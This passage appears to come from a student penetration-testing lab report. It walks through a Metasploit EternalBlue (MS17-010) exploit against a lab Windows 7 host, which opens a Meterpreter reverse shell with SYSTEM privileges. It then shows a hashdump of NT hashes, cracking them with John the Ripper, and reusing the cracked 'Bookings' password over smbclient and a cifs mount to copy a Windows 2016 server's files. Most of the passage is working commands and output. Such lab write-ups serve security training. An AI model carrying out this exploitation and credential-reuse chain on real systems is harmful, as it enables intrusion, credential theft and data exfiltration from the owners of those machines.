   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution


Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.241.130  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

Figure 7. Eternal Blue (1)



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.241.134
RHOSTS => 192.168.241.134
msf6 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.241.134  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.241.130  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


msf6 exploit(windows/smb/ms17_010_eternalblue) > █
```

Figure 8. Eternal Blue (2)




```
[+] 192.168.241.134:445 - Connection established for exploitation.
[+] 192.168.241.134:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.241.134:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.241.134:445 - 0×00000000  57 69 6e 64 6f 77 73 20 37 20 45 6e 74 65 72 70  Windows 7 Enterp
[*] 192.168.241.134:445 - 0×00000010  72 69 73 65 20 37 36 30 31 20 53 65 72 76 69 63  rise 7601 Servic
[*] 192.168.241.134:445 - 0×00000020  65 20 50 61 63 6b 20 31                          e Pack 1
[+] 192.168.241.134:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.241.134:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.241.134:445 - Sending all but last fragment of exploit packet
[*] 192.168.241.134:445 - Starting non-paged pool grooming
[+] 192.168.241.134:445 - Sending SMBv2 buffers
[+] 192.168.241.134:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.241.134:445 - Sending final SMBv2 buffers.
[*] 192.168.241.134:445 - Sending last fragment of exploit packet!
[*] 192.168.241.134:445 - Receiving response from exploit packet
[+] 192.168.241.134:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 192.168.241.134:445 - Sending egg to corrupted connection.
[*] 192.168.241.134:445 - Triggering free of corrupted buffer.
[-] 192.168.241.134:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[-] 192.168.241.134:445 - =-=-=-=-=-=-=-=-=-=-=-=-=FAIL-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[-] 192.168.241.134:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] 192.168.241.134:445 - Connecting to target for exploitation.
[+] 192.168.241.134:445 - Connection established for exploitation.
[+] 192.168.241.134:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.241.134:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.241.134:445 - 0×00000000  57 69 6e 64 6f 77 73 20 37 20 45 6e 74 65 72 70  Windows 7 Enterp
[*] 192.168.241.134:445 - 0×00000010  72 69 73 65 20 37 36 30 31 20 53 65 72 76 69 63  rise 7601 Servic
[*] 192.168.241.134:445 - 0×00000020  65 20 50 61 63 6b 20 31                          e Pack 1
[+] 192.168.241.134:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.241.134:445 - Trying exploit with 17 Groom Allocations.
[*] 192.168.241.134:445 - Sending all but last fragment of exploit packet
[*] 192.168.241.134:445 - Starting non-paged pool grooming
[+] 192.168.241.134:445 - Sending SMBv2 buffers
[+] 192.168.241.134:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.241.134:445 - Sending final SMBv2 buffers.
[*] 192.168.241.134:445 - Sending last fragment of exploit packet!
[*] 192.168.241.134:445 - Receiving response from exploit packet
[+] 192.168.241.134:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 192.168.241.134:445 - Sending egg to corrupted connection.
[*] 192.168.241.134:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 192.168.241.134
[*] Meterpreter session 1 opened (192.168.241.130:4444 → 192.168.241.134:49160 ) at 2023-12-07 04:34:39 -0500
[+] 192.168.241.134:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.241.134:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.241.134:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > whoami
[-] Unknown command: whoami
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```

Figure 9. Exploit successful

This exploitation successfully granted us access to the meterpreter shell and SYSTEM level privileges, which represent the highest level of access in a Windows system.

- **Finding password:**

  Once access was secured, the initial command executed was **hashdump**, aimed at extracting all the hash values present on the system. These hashes serve as our primary resource for gaining access to other systems. Following the extraction, we transferred all the hashes into a separate file, facilitating ease of use during the password cracking process.




```
[+] 192.168.241.134:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.241.134:445 - Sending egg to co
[*] 192.168.241.134:445 - Triggering free o
[-] 192.168.241.134:445 - =-=-=-=-=-=-=-=-=
[-] 192.168.241.134:445 - =-=-=-=-=-=-=-=-=
[-] 192.168.241.134:445 - =-=-=-=-=-=-=-=-=
[*] 192.168.241.134:445 - Connecting to tar
[+] 192.168.241.134:445 - Connection establ
[+] 192.168.241.134:445 - Target OS selecte
[*] 192.168.241.134:445 - CORE raw buffer d
[*] 192.168.241.134:445 - 0×00000000  57 69
[*] 192.168.241.134:445 - 0×00000010  72 69
[*] 192.168.241.134:445 - 0×00000020  65 20
[+] 192.168.241.134:445 - Target arch selec
[*] 192.168.241.134:445 - Trying exploit wi
[*] 192.168.241.134:445 - Sending all but l
[*] 192.168.241.134:445 - Starting non-page
[+] 192.168.241.134:445 - Sending SMBv2 buf
[+] 192.168.241.134:445 - Closing SMBv1 con
[*] 192.168.241.134:445 - Sending final SMB
[*] 192.168.241.134:445 - Sending last frag
[*] 192.168.241.134:445 - Receiving respons
[+] 192.168.241.134:445 - ETERNALBLUE overw
[*] 192.168.241.134:445 - Sending egg to co
[*] 192.168.241.134:445 - Triggering free o
[*] Sending stage (200262 bytes) to 192.168
[*] Meterpreter session 1 opened (192.168.2
[+] 192.168.241.134:445 - =-=-=-=-=-=-=-=-=
[+] 192.168.241.134:445 - =-=-=-=-=-=-=-=-=
[+] 192.168.241.134:445 - =-=-=-=-=-=-=-=-=

meterpreter > whoami
[-] Unknown command: whoami
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Bookings:1000:aad3b435b51404eeaad3b435b51404ee:a87f3a337d73085c45f9416be5787d86:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter > 
```

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:
31d6cfe0d16ae931b73c59d7e0c089c0:::
Bookings:
1000:aad3b435b51404eeaad3b435b51404ee:a87f3a337d73085c45f9416be5787d86:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:
31d6cfe0d16ae931b73c59d7e0c089c0:::
```

Figure 10. Hashdump of Windows 7

This file, containing the extracted hashes, was then subjected to the **John The Ripper** password cracking tool. During the password cracking phase, we successfully deciphered only the password for the '**Bookings**' user account, which turned out to be '**Passw0rd**'. The command executed for this operation was **john --format=NT <hash_filename>**.




```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# john --format=NT win7hashdump
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 3 password hashes with no different salts (NT [MD4 128/128 AVX 4×3])
Warning: no OpenMP support for this hash type, consider --fork=4
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
                 (Administrator)
                 (Guest)
Passw0rd         (Bookings)
3g 0:00:00:00 DONE 2/3 (2023-12-07 04:42) 42.85g/s 121357p/s 121357c/s 202242C/s Blahblah..Ihateyou
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.

┌──(root㉿kali)-[/home/kali/Desktop]
└─# 
```

Figure 11. John The Ripper tool

➢ Compromising Windows 2016 Server:

The Nmap scan conducted on this particular machine indicated that the SMB (Server Message Block) service was active, with ports 135, 139, and 445 open. SMB is a network protocol employed for the sharing of files, printers, and other resources across computers within a local network or over the internet. This discovery suggested the possibility of utilizing the username and password obtained from the compromised Windows 7 system.

Utilizing the '**Bookings**' username and the '**Passw0rd**' credential, we successfully accessed the system. The command executed for this operation was **smbclient \\\\<IP_address of server>\\FILES -U Bookings**.




```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# smbclient \\\\192.168.241.132\\FILES -U Bookings
Password for [WORKGROUP\Bookings]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sun Nov 10 12:57:40 2019
  ..                                  D        0  Sun Nov 10 12:57:40 2019
  Backup                              D        0  Sun Nov 10 13:11:17 2019
  New-Password-Policy.txt             A      366  Sun Nov 10 12:53:35 2019
  User-Directory.rtf                  A      609  Sun Nov 10 12:56:56 2019

                10340607 blocks of size 4096. 7615109 blocks available
smb: \> pwd
Current directory is \\192.168.241.132\FILES\
smb: \> 
```

MaskCrackers

Figure 12. Access to Windows 2016 server

Subsequent to this access, we mounted the entire network file onto our system and proceeded to download all contents from the system. This was achieved using the mount command: **mount -t cif //<IP_address_of_server>/Files <Folder_name_on_our_system> -o username=Bookings**.




```
┌──(root㉿kali)-[/home/kali/Desktop/ENPM634]
└─# mkdir Files

┌──(root㉿kali)-[/home/kali/Desktop/ENPM634]
└─# mount -t cifs //192.168.241.132/Files Files -o username=Bookings
Password for Bookings@//192.168.241.132/Files:

┌──(root㉿kali)-[/home/kali/Desktop/ENPM634]
└─# ls
Files

┌──(root㉿kali)-[/home/kali/Desktop/ENPM634]
└─# cd Files

┌──(root㉿kali)-[/home/kali/Desktop/ENPM634/Files]
└─# ls
Backup  New-Password-Policy.txt  User-Directory.rtf

┌──(root㉿kali)-[/home/kali/Desktop/ENPM634/Files]
└─# 
```

Figure 13. Mounting the SMB drive

➢ Exploration of Mounted Drive and Discovery of Key File:

Upon inspecting the contents of the mounted drive, we came across a file titled '**New-Password-Policy.txt**'. This document contained critical information regarding the password setting protocols for all users, as mandated by the IT department's administrator. According to the policy outlined in the file, passwords are required to be 8 characters in length and must include at least one uppercase character, one lowercase character, one numeral, and one special character.




```
┌──(root㉿kali)-[/home/kali/Desktop/ENPM634/Files]
└─# cat New-Password-Policy.txt
From: IT-Admin - IT-Admin@maskeddj.enpm809q
To: All Users

While the old webmaster/sysadmin liked very complex passwords I am
recommending an easier plan for passwords:

- 8 Characters
- Must have at least 1 Upper
- Must have at least 1 Lower
- Must have at least 1 Number
- Must have at least 1 Special Character

For example:

Kevin00!
Karen81@
```

Figure 14. Password policy by IT-Admin

- ## Discovery and Extraction of Sensitive Data:

